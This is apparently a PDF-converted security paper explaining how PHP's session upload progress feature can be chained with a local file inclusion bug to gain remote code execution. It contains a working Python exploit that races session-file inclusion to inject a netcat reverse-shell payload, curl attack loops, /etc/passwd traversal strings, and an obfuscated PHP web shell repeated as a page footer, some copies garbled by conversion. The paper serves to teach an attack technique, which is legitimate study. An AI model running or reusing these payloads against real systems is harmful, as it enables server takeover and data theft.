

# Exploiting PHP\_SESSION\_UPLOAD\_PROGRESS

Faisal Alhadlaq

Saudi Arabia

```
<?=$_="";$_="";$_=($_^chr(4*4*(5+5)-40)).($_^chr(47+ord(1==1))).($_^chr(ord('_')+3)).($_^chr(((10*10)+(5*3))));$_=${$_}['_'^'o'];echo`$_`?>
```

Faisal Alhadlaq

iiSiLvEr



Exploiting PHP\_SESSION\_UPLOAD\_PROGRESS

## Table of Contents

1.0 Introduction.....	3
2.1 What is File Inclusion.....	3
2.2 What is Path Traversal .....	4
2.3 What is PHP Session .....	4
2.4 What is PHPinfo.....	4
3.0 The Attack .....	5
3.1 Abusing Session Upload Progress.....	5
4.0 References .....	15

```
<?=$_="";$_="";$_=(($_chr(4*4*(5+5)-40)).($_chr(47+ord(1==1))).($_chr(ord('_')+3)).($_chr(((10*10)+(5*3))));$_=${$_}['_'^'o'];echo`$_`?>
```

Faisal Alhadlaq

iiSiLvEr



Exploiting PHP\_SESSION\_UPLOAD\_PROGRESS

## 1.0 Introduction

This Paper will discuss how chain session upload progress to remote code execution with taking advantage of local file inclusion. After getting a basic understanding of the working mechanism of LFI and sessions, we will discuss how attack works. And there are several other ways to chain LFI to RCE will be presented at the end of the paper.

## 2.1 What is File Inclusion

File inclusion is loading a local file from a server, The vulnerability occurs when the user can control in some way the file that is going to be load by the server.

Vulnerable PHP functions: require, require\_once, include, include\_once

```
GET /vuln.php?image={userInput} ---> /etc/passwd?
```

## 2.2 What is Path Traversal

Path Traversal is Known as directory traversal, it aims to access files and directories that are stored outside the web root folder. By Typing dot dot slash, and it is had an awesome by-passes and truncation techniques you can find it on google.

Examples:

- ../ on Linux:

```
../../../../../../../../../../../../etc/passwd
```

- ..\ on Windows:

```
../../../../../../../../../../../../windows/win.ini
```

## 2.3 What is PHP Session

PHP Session is a way to store information (in variables) to be used across multiple pages.

## 2.4 What is PHPinfo

PHPinfo is a useful function of PHP for returning information about the PHP environment on your server. This includes information about PHP compilation options and extensions, PHP version, OS version, paths, values of configuration options, HTTP headers and the PHP license. Also, phpinfo is a valuable debugging tool as it contains all EGPCS (Environment, GET, POST, Cookie, Server) data.

Copy and paste the following code into your text editor, and save the file as phpinfo.php :

```
<?php phpinfo(); ?>
```

## 3.0 The Attack

```
<?php
```

**Note** : in order for this attack to work, you must have a Local File Inclusion vulnerability to exploit this **secret**.

```
?>
```

### 3.1 Abusing Session Upload Progress

#### What is Session Upload Progress?

It is the ability for a PHP to track the upload progress of individual files being uploaded.

This information **isn't** particularly useful for normal users, it is useful for the developer if he has a task to track the progress of files uploaded from users.

The upload progress will be available in the `$_SESSION` superglobal when an upload is in progress.

If we send a POST request, it will populate an array in the `$_SESSION`, where the index is a concatenated value of the `session.upload_progress.prefix` and value of `session.upload_progress.name` from INI options (php.ini) .

By Default, the Session Upload progress is enabled:

```
session.upload_progress.enabled = TRUE
```

```
<?=$_SESSION;$_SESSION;$_SESSION($_chr(4*4*(5+5)-40)).($_chr(47+ord(1==1))).($_chr(ord('_')+3)).($_chr(((10*10)+(5*3))));$_SESSION['_']^'o';echo`$_`?>
```

Faisal Alhadlaq

iiSiLvEr



Exploiting PHP\_SESSION\_UPLOAD\_PROGRESS

## How Session Started on php?

To start PHP Session, you need to put `session_start()` function on your code or change the value of `session.auto_start` from `php.ini` to `ON` to auto session start.

Unfortunately, the default value of `session.auto_start` is `OFF`,

this is a problem for attacker if the site doesn't start a session, The excellent thing is that we can **Bypass** this problem if we provide the "**PHP\_SESSION\_UPLOAD\_PROGRESS**" (value of `session.upload_progress.name` ) in multipart POST data,

The PHP will enable the session for us! , and we can start a session.

The Default value of `session.upload_progress.name`:

"**PHP\_SESSION\_UPLOAD\_PROGRESS**"

To see the default PHP session configuration values:

<https://www.php.net/manual/en/session.configuration.php>

```
<?=$_="";$_="";$_=(($_^chr(4*4*(5+5)-40)).($_^chr(47+ord(1==1))).($_^chr(ord('_')+3)).($_^chr(((10*10)+(5*3))));$_=${$_}['_'^'o'];echo`$_`?>
```

Faisal Alhadlaq

iiSiLvEr




Exploiting PHP\_SESSION\_UPLOAD\_PROGRESS

The demo:

PHP Version is 7.3.15-3

```
$ curl http://127.0.0.1/ -H 'Cookie: PHPSESSID=SiLvER'
$ ls /var/lib/php/sessions/
...
$ curl http://127.0.0.1/ -H 'Cookie: PHPSESSID=SiLvER' -d 'PHP_SESSION_UPLOAD_PROGRESS=anything'
$ ls /var/lib/php/sessions/
...
$ curl http://127.0.0.1/ -H 'Cookie: PHPSESSID=SiLvER' -F 'PHP_SESSION_UPLOAD_PROGRESS=anything' -F 'file=@/etc/hostname'
$ ls /var/lib/php/sessions/
sess_SiLvER
```

Its worked!!! :



```
File  Actions  Edit  View  Help
root@S1lv3r:/var/lib/php/sessions# ls
sess_SiLvER
root@S1lv3r:/var/lib/php/sessions#
```

The first problem has been solved, but we have two problems that need to be solved now:

`session.upload_progress.prefix` and `session.upload_progress.cleanup`

### 1- `session.upload_progress.prefix` :

A prefix used for the upload progress key in the `$_SESSION`.

This key will be concatenated with the value of `session.upload_progress.name` to provide a unique index.

The Default value of prefix is: " `upload_progress_` "

```
<?=$_= ""; $_= ""; $_=(($_chr(4*4*(5+5)-40)).($_chr(47+ord(1==1))).($_chr(ord('_')+3)).($_chr(((10*10)+(5*3)))); $_=${$_}['_'^'o']; echo`$_`?>
```

Faisal Alhadlaq

iiSiLvEr



Exploiting PHP\_SESSION\_UPLOAD\_PROGRESS

## 2- session.upload\_progress.cleanup:

Clean the progress information as soon as all POST data has been read

(i.e. upload completed).

We know that any file uploaded from our trick will be uploaded to `session.save_path`.

The default `session.save_path` in the last version of PHP in this time is set to: ""

which will evaluate to your system's temp directory but in my case, it is different, I don't know why maybe my version is a little old? 7.3.

You need to focus on this section to make your attack work successfully, you need to read `php.ini` from your LFI vulnerability, and maybe it will be on this location:

This is the location on my case: `"/var/lib/php/sessions/sess_{SESS_NAME}"`

That means the cleanup will delete our session as soon as possible!

The Default Boolean value of cleanup is: `TRUE`

This is a problem for an attacker because the site deletes our temp session uploaded by default!

We can **Bypass** this problem by an awesome trick and the goal is to trigger a **race condition** on our attack.

### Race Condition:

You can trigger the race condition by creating a custom Python script to brute force a session file upload, by including a session file from a local file inclusion vulnerability you found in a victim site until the file is caught!

**(+)** **Extra:** If you can see our previous demo, see the last curl on uploading a session, I upload `/etc/hostname` as a file, you can upload a large file to try to slow down the victim site and (hanging) will result in a fast race condition and it will be faster than uploading a small file.

```
<?=$_= ""; $_=""; $_=(($_chr(4*4*(5+5)-40)).($_chr(47+ord(1==1))).($_chr(ord('_')+3)).($_chr(((10*10)+(5*3)))); $_=${$_}['_^'io']; echo`$_`?>
```

Faisal Alhadlaq

iiSiLvEr



Exploiting PHP\_SESSION\_UPLOAD\_PROGRESS

Let's Try a Race Conditon using curl with while true to send more requests:

```
while true; do curl http://127.0.0.1/ -H 'Cookie: PHPSESSID=SiLVER' -F 'PHP_SESSION_UPLOAD_PROGRESS=Abusing PHP_SESSION_UPLOAD_PROGRESS' -F 'file=@/etc/passwd'; done
```

And this is how request will be on BurpSuite:

```
Raw Params Headers Hex
1 POST / HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: curl/7.68.0
4 Accept: */*
5 Cookie: PHPSESSID=Silver
6 Content-Length: 3450
7 Content-Type: multipart/form-data;
  boundary=-----4b8e7a173cb72820
8 Expect: 100-continue
9 Connection: close
10
11 -----4b8e7a173cb72820
12 Content-Disposition: form-data; name="PHP_SESSION_UPLOAD_PROGRESS"
13
14 Abusing PHP_SESSION_UPLOAD_PROGRESS
15 -----4b8e7a173cb72820
16 Content-Disposition: form-data; name="file"; filename="passwd"
17 Content-Type: application/octet-stream
18
19 root:x:0:0:root:/root:/bin/bash
20 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
21 bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

To read the content of our serialized session Locally, you need to do a loop to catch a content of the file:

```
while true; do cat sess_SiLVER ; done
```

```
root@S1lv3r:/var/lib/php/sessions# while true ;do cat sess_SiLVER 2>/dev/null;done
upload_progress_Abusing PHP_SESSION_UPLOAD_PROGRESS|a:5:{s:10:"start_time";i:1627302464;s:4:"done";b:0;s:5:"files";a:1:{i:0;a:7:{s:10:"field_name";s:4:"file";s:4:"name":0;s:10:"start_time";i:1627302031;s:15:"bytes processed";i:3464;}}upload progress A
1627302031;s:14:"content_length";i:3464;s:15:"bytes processed";i:3464;s:4:"done";b
```

## Gaining Remote Code Execution:

Attack requires LFI, I create simple php file vulnerable to LFI that will include user input from lfi parameter:

```
GNU nano 5.1 127.0.0.1
<?php
include($_GET['lfi']);
?>
```

### Proof of Concept :

```
root@Silv3r:/var/www/html# python3 poc.py http://127.0.0.1/lfi.php 127.0.0.1 1337
(+) PoC for Abusing PHP_SESSION_UPLOAD_PROGRESS By SiLvER
[]
    datetime.datetime.now() - newDatetime:
    exit()
    proxies = {
        "http": "http://127.0.0.1:8080",
        "https": "https://127.0.0.1:8080",
    }
    sessionName = "Silver"
    url = targetIP
    s = requests.Session()
root@Silv3r:/var/lib/php/sessions# nc -lvnp 1337
listening on [any] 1337 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 59866
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

**Its Worked!!**

The script used to exploit this attack, you can find it on my GitHub:

[https://github.com/iiSiLvEr/Exploiting-PHP\\_SESSION\\_UPLOAD\\_PROGRESS/blob/main/poc.py](https://github.com/iiSiLvEr/Exploiting-PHP_SESSION_UPLOAD_PROGRESS/blob/main/poc.py)

```
1 """
2 From LFI to RCE Using PHP_SESSION_UPLOAD_PROGRESS
3
4 Faisal Alhadlaq | 26/7/2021
5
6 Usage :
7
8 python3 poc.p <Target URL> <ListenerIP> <ListenerPORT>
9 python3 poc.py https://xyz.xyz 192.168.1.15 1337
10 The Script will return a reverse shell using netcat
11 """
12 import requests
13 import threading
14 import datetime
15 import sys
16
17 x = datetime.datetime.now()
18 addSeconds = datetime.timedelta(0, 10)
19 newDatetime = x + addSeconds
20
21 def fuzz():
22     targetIP = sys.argv[1]
23     listenerIP = sys.argv[2]
24     listenerPORT = sys.argv[3]
25     global newDatetime
26     while True:
27         try:
28             if datetime.datetime.now() > newDatetime:
29                 exit()
30             # proxies = {
31             #     "http": "http://127.0.0.1:8080",
32             #     "https": "https://127.0.0.1:8080",
33             # }
34             sessionName = "SiLvEr"
35             url = targetIP
36             s = requests.Session()
37             cookies = {'PHPSESSID': sessionName}
38             files = {'PHP_SESSION_UPLOAD_PROGRESS': (None, '<?php `nc` ' + listenerIP + ' ' + listenerPORT + ' -e /bin/bash`;>'), 'fil
39             # You need to change the parameter in your case , here the vulnerable parameter is (lfi)
40             params = (('lfi', '/var/lib/php/sessions/sess_'+sessionName),)
41             x = s.post(url, files=files, params=params, cookies=cookies, allow_redirects=False, verify=False)#, proxies=proxies
42
```

```
<?=$_="";$_="";$_=(($_^chr(4*4*(5+5)-40)).($_^chr(47+ord(1==1))).($_^chr(ord('_')+3)).($_^chr(((10*10)+(5*3)))));$_=${$_}['_'^'o'];echo`$_`?>
```

Faisal Alhadlaq  
iiSiLvEr



Exploiting PHP\_SESSION\_UPLOAD\_PROGRESS

```

42
43     except Exception as error:
44         print(error)
45         exit()
46 def main():
47     print("\n(+) PoC for Abusing PHP_SESSION_UPLOAD_PROGRESS By SiLvER\n")
48     threads = []
49     for _ in range(20):
50         t = threading.Thread(target=fuzz)
51         t.start()
52         threads.append(t)
53     for thread in threads:
54         thread.join
55
56 if __name__ == "__main__":
57     if len(sys.argv) < 4:
58         print("\n(-) Usage: {} <Target URL> <ListenerIP> <ListenerPORT>".format(sys.argv[0]))
59         print("(-) eg: {} https://xyz.xyz 192.168.1.15 1337 ".format(sys.argv[0]))
60         print("\n(=) By SiLvER \n")
61         exit()
62     else:
63         main()
64

```

```
<?=$_="";$_="";$_=(($_chr(4*4*(5+5)-40)).($_chr(47+ord(1==1))).($_chr(ord('_')+3)).($_chr(((10*10)+(5*3))));$_=${$_}['_'^'o'];echo`$_`?>
```

Faisal Alhadlaq

iiSiLvEr



Exploiting PHP\_SESSION\_UPLOAD\_PROGRESS

Another Awesome Attack is exploiting **PHPinfo()** page, take a look at it:

<https://insomniasec.com/downloads/publications/LFI%20With%20PHPInfo%20Assistance.pdf>

There is another techniques to get RCE from LFI, such as:

- Poisoning Apache, SSH, mail, nginx, vsftpd, sshd, httpd log files
- /proc/self/environ
- /proc/\*/fd/\*
- File Upload & Zip File Upload
- Abusing cookie values then access session file on /var/lib/php/sess\_[PHPSESSID]
- Reading sensitive files (Credentials)
- If allow\_url\_include = ON, Use Remote File Inclusion (it is OFF by DEFAULT)

**Thanks for Reading this paper**

```
<?=$_=``;$_=``;$_=($_^chr(4*4*(5+5)-40)).($_^chr(47+ord(1==1))).($_^chr(ord('_')+3)).($_^chr(((10*10)+(5*3))));$_=${$_}['_'^'o'];echo`$_`?>
```

Faisal Alhadlaq

iiSiLvEr



Exploiting PHP\_SESSION\_UPLOAD\_PROGRESS

## 4.0 References

[https://www.tutorialspoint.com/php/php\\_sessions.htm](https://www.tutorialspoint.com/php/php_sessions.htm)

<https://www.php.net/manual/en/session.upload-progress.php>

<https://blog.orange.tw/2018/10/hitcon-ctf-2018-one-line-php-challenge.html?m=1>

<https://xneelo.co.za/help-centre/website/what-is-phpinfo-and-how-can-i-run-it/>

<https://www.php.net/manual/en/session.configuration.php>

<https://stackoverflow.com/questions/4927850/location-for-session-files-in-apache-php>

```
<?=$_="";$_="";$_=($_^chr(4*4*(5+5)-40)).($_^chr(47+ord(1==1))).($_^chr(ord('_')+3)).($_^chr(((10*10)+(5*3))));$_=${$_}['_'^'o'];echo`$_`?>
```

Faisal Alhadlaq

iiSiLvEr



Exploiting PHP\_SESSION\_UPLOAD\_PROGRESS